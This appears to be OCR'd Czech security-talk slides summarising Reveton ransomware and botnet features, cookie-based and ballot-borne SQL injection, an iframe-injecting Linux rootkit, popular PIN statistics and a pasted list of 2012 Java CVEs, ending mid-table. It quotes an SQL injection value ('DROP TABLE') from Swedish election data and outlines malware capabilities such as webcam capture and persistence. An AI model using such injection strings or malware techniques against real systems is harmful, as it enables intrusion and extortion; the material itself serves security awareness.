
Moderní RBN

- Reveton Bussiness Network
  - ... které se rozvine do více vláknové aplikace ...



Reveton Bussiness Network


- vektor infekce
  - profi exploitpack



- botnet
  - browser na "neviditelném" desktopu (fw/hips evasion)
    - download/upload/exec čehokoli
  - vlákno Zavri TASKMGR.EXE
  - vlákno persistence


- ransomeware

- Ransomeware Bussiness Network
  - ... který je jako každodenní pomocník k nezaplacení.



Ransomepage Bussiness Network


- PaySec, Ukash
- bonus
  - CreateDesktopA...
  - natáčí přes kameru (0x40Ah - WM_CAP_DRIVER_CONNECT)
- ale mohl by třeba zazálohovat všechna data do klaudu ... úplně v pohodičce ;)



... ale já na žádný ruský porno nechodím ...

SQLi stále živé a zdravé

SQLi -



- Cookie based SQLi - takže GET je ok, POST je ok, ale copak to tady máme...

SQLi stále živé a zdravé II

Paper based SQLi?

Švédsko

```
R;13;Hallands län;80;Halmstad;15;Hallands län;501;Oskarström 1;Jesus;1
R;13;Hallands län;80;Halmstad;15;Hallands län;204;Martin Luther 4;Josef Stalin Partiet;1
R;13;Hallands län;80;Halmstad;15;Hallands län;202;Martin Luther 2;Junilistan;1
R;13;Hallands län;80;Halmstad;15;Hallands län;101;S:t Nikolai 1;Kalle Anka Partiet;1
R;13;Hallands län;80;Halmstad;15;Hallands län;204;Martin Luther 4;Kalle Anka Partiet;1
R;13;Hallands län;80;Halmstad;15;Hallands län;101;S:t Nikolai 1;Kommunistiska Hippie Partiet;1
R;13;Hallands län;80;Halmstad;15;Hallands län;104;S:t Nikolai 4;Ljus Í kärlek;1
R;13;Hallands län;80;Halmstad;15;Hallands län;201;Martin Luther 1;Okristdemokraterna;1
R;13;Hallands län;80;Halmstad;15;Hallands län;501;Oskarström 1;Pisspartiet;1
R;13;Hallands län;80;Halmstad;15;Hallands län;306;Snöstorp 6;Pondus;1
R;13;Hallands län;80;Halmstad;15;Hallands län;904;Söndrum 4;pwn DROP TABLE VALJ;1
R;13;Hallands län;80;Halmstad;15;Hallands län;1001;Holm-Vapnö;Raggarpartiet;1
R;13;Hallands län;80;Halmstad;15;Hallands län;1101;Harplinge;Roylist!;1
R;13;Hallands län;80;Halmstad;15;Hallands län;903;Söndrum 3;Syndikalisterna;1
```

HTTP iframe Injecting Linux Rootkit

Náhodně vkládané iFrame? WTF?

Hack webu? NE


Hack nginx? NE

hack na FS? NE

Hack kernelu? ANO prosím!

Zatím nevíme vektor nákazy

Co třeba něco uklidňujícího?



PINy a PUNy

všechny PINy světa:

$ echo {0000 .. 9999}

Nejpopulárnější PIN: **1234**

Nejnepopulárnější: **8068**

Populární PINy:

19xx, DDMM, MMDD, **2580**,

6. místo: **1004**

(rok první písemné zmínky o městě Žatec)

TOP10

1234
1111
0000
1212
7777
1004
2000
4444
2222
6969

Heat map

Prej krátká zprávička...

(Oracle) Java a updaty

- *cuba*:"... jo bodiku, prosimtě podívej se na ten letošní exploit pro javu ..."
- *bodik*: "jasaaaaaaan ..."

(Oracle) Java a updaty

www.cvedetails.com/vulnerability-list.php?vendor_id=93&product_id=19117&version_id=&page=1&hasexp=0&opdos=0&opec=0&opov=0&opcsrf=0&opgpriv=0&opsqli=0&opxss=0&opdirt=0&opmemc

Oracle » Jre : Security Vulnerabilities Published In 2012

2012 : January February March April May June July August September October November December CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : Cve Number Descending Cve Number Ascending CVSS Score Descending Number Of Exploits Descending

Total number of vulnerabilities : 58 Page : 1 (This Page)2

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Confidentiality	Integrity	Availability
1	CVE-2012-0497				2012-02-15	2012-05-15	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 2 and earlier, and 6 Update 30 and earlier, allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to 2D.														
2	CVE-2012-0498				2012-02-15	2012-05-15	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 2 and earlier, 6 Update 30 and earlier, and 5.0 Update 33 and earlier allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to 2D.														
3	CVE-2012-0499				2012-02-15	2012-11-06	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 2 and earlier, 6 Update 30 and earlier, 5.0 Update 33 and earlier, and 1.4.2_35 and earlier; and JavaFX 2.0.2 and earlier; allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to 2D.														
4	CVE-2012-0500				2012-02-15	2012-05-15	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 2 and earlier, 6 Update 30 and earlier, and JavaFX 2.0.2 and earlier allows remote untrusted Java Web Start applications and untrusted Java applets to affect confidentiality, integrity, and availability via unknown vectors related to Deployment.														
5	CVE-2012-0507	CWE Bypass			2012-06-07	2012-06-15	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 2 and earlier, 6 Update 30 and earlier, and 5.0 Update 33 and earlier allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Concurrency. NOTE: the previous information was obtained from the February 2012 Oracle CPU. Oracle has not commented on claims from a downstream vendor and third party researcher issue occurs because the AtomicReferenceArray class implementation does not ensure that the array is of the Object[] type, which allows attackers to cause a denial of service (JVM crash) or bypass Java sandbox restrictions. NOTE: this issue was originally mapped to CVE-2011-3571, but that identifier was already assigned to a different issue.														
6	CVE-2012-1531				2012-10-16	2012-10-30	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 7 and earlier, 6 Update 35 and earlier, 5.0 Update 36 and earlier, and 1.4.2_38 and earlier; and JavaFX 2.2 and earlier; allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to 2D.														
7	CVE-2012-1532				2012-10-16	2012-10-30	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 7 and earlier and 6 Update 35 and earlier allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Deployment.														
8	CVE-2012-1533				2012-10-16	2012-10-30	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 7 and earlier, and 6 Update 35 and earlier, allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Deployment.														
9	CVE-2012-1682				2012-06-20	2012-10-30	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 5 and earlier allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Beans, a different vulnerability than CVE-2012-2135. NOTE: Oracle has not commented on claims from a downstream vendor that this issue is related to "XMLDecoder security issue via ClassFinder."														
10	CVE-2012-1713				2012-06-16	2012-10-30	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 4 and earlier, 6 Update 32 and earlier, 5 Update 35 and earlier, 1.4.2_37 and earlier, and JavaFX 1.1 and earlier allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to 2D.														
11	CVE-2012-1718				2012-06-16	2012-10-30	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 4 and earlier, 6 Update 32 and earlier, and 5 Update 35 and earlier allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Swing.														
12	CVE-2012-1721				2012-06-16	2012-10-30	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 4 and earlier, and 6 Update 32 and earlier, allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Deployment, a different vulnerability than CVE-2012-1722.														
13	CVE-2012-1722				2012-06-16	2012-10-30	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 4 and earlier, and 6 Update 32 and earlier, allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Deployment, a different vulnerability than CVE-2012-1721.														
14	CVE-2012-1723				2012-06-16	2012-09-25	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 4 and earlier, 6 Update 32 and earlier, 5 Update 35 and earlier, and 1.4.2_37 and earlier allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Hotspot.														
15	CVE-2012-1725				2012-06-16	2012-10-30	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 4 and earlier, 6 Update 32 and earlier, and 5 Update 35 and earlier allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Hotspot.														
16	CVE-2012-3136				2012-06-30	2012-10-30	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 6 and earlier allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Beans, a different vulnerability than CVE-2012-1682.														
17	CVE-2012-3143				2012-10-16	2012-10-30	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 7 and earlier, 6 Update 35 and earlier, and 5.0 Update 36 and earlier allows remote attackers to affect confidentiality, integrity, and availability, related to JMX.														
18	CVE-2012-4681	Exec Code Bypass			2012-08-27	2012-10-30	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Multiple vulnerabilities in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 6 and earlier allow remote attackers to execute arbitrary code via a crafted applet that bypasses SecurityManager restrictions by (1) using com.sun.beans.finder.ClassFinder.findClass and leveraging an exception with the forName method to access restricted classes from arbitrary packages such as sun.awt.SunToolkit, then (2) using "reflection with a trusted immediate to leverage the getField method to access and modify private fields, as exploited in the wild in August 2012 using GeneDias.class and GeneDiv.class.														
19	CVE-2012-5076				2012-10-16	2012-10-30	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 7 and earlier allows remote attackers to affect confidentiality, integrity, and availability, related to JAX-WS.														
20	CVE-2012-5083				2012-10-16	2012-10-30	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 7 and earlier, 6 Update 35 and earlier, 5.0 Update 36 and earlier, 1.4.2_38 and earlier, and JavaFX 2.2 and earlier allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to 2D.														
21	CVE-2012-5086				2012-10-16	2012-10-30	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 7 and earlier, and 6 Update 35 and earlier, allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Beans.														
22	CVE-2012-5087				2012-10-16	2012-10-30	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 7 and earlier allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Beans.														
23	CVE-2012-5088				2012-10-16	2012-10-30	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 7 and earlier allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Libraries.														
24	CVE-2012-0504				2012-02-15	2012-05-15	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 2 and earlier, and 6 Update 30 and earlier, allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Install and the Java Update mechanism.														
25	CVE-2012-5084				2012-10-16	2012-10-30	7.6	None	Remote	High	Not required	Complete	Complete	Complete
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 7 and earlier, 6 Update 35 and earlier, 5.0 Update 36 and earlier, and 1.4.2_38 and earlier allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Swing.														
26	CVE-2012-5089				2012-10-16	2012-10-30	7.6	None	Remote	High	Not required	Complete	Complete	Complete
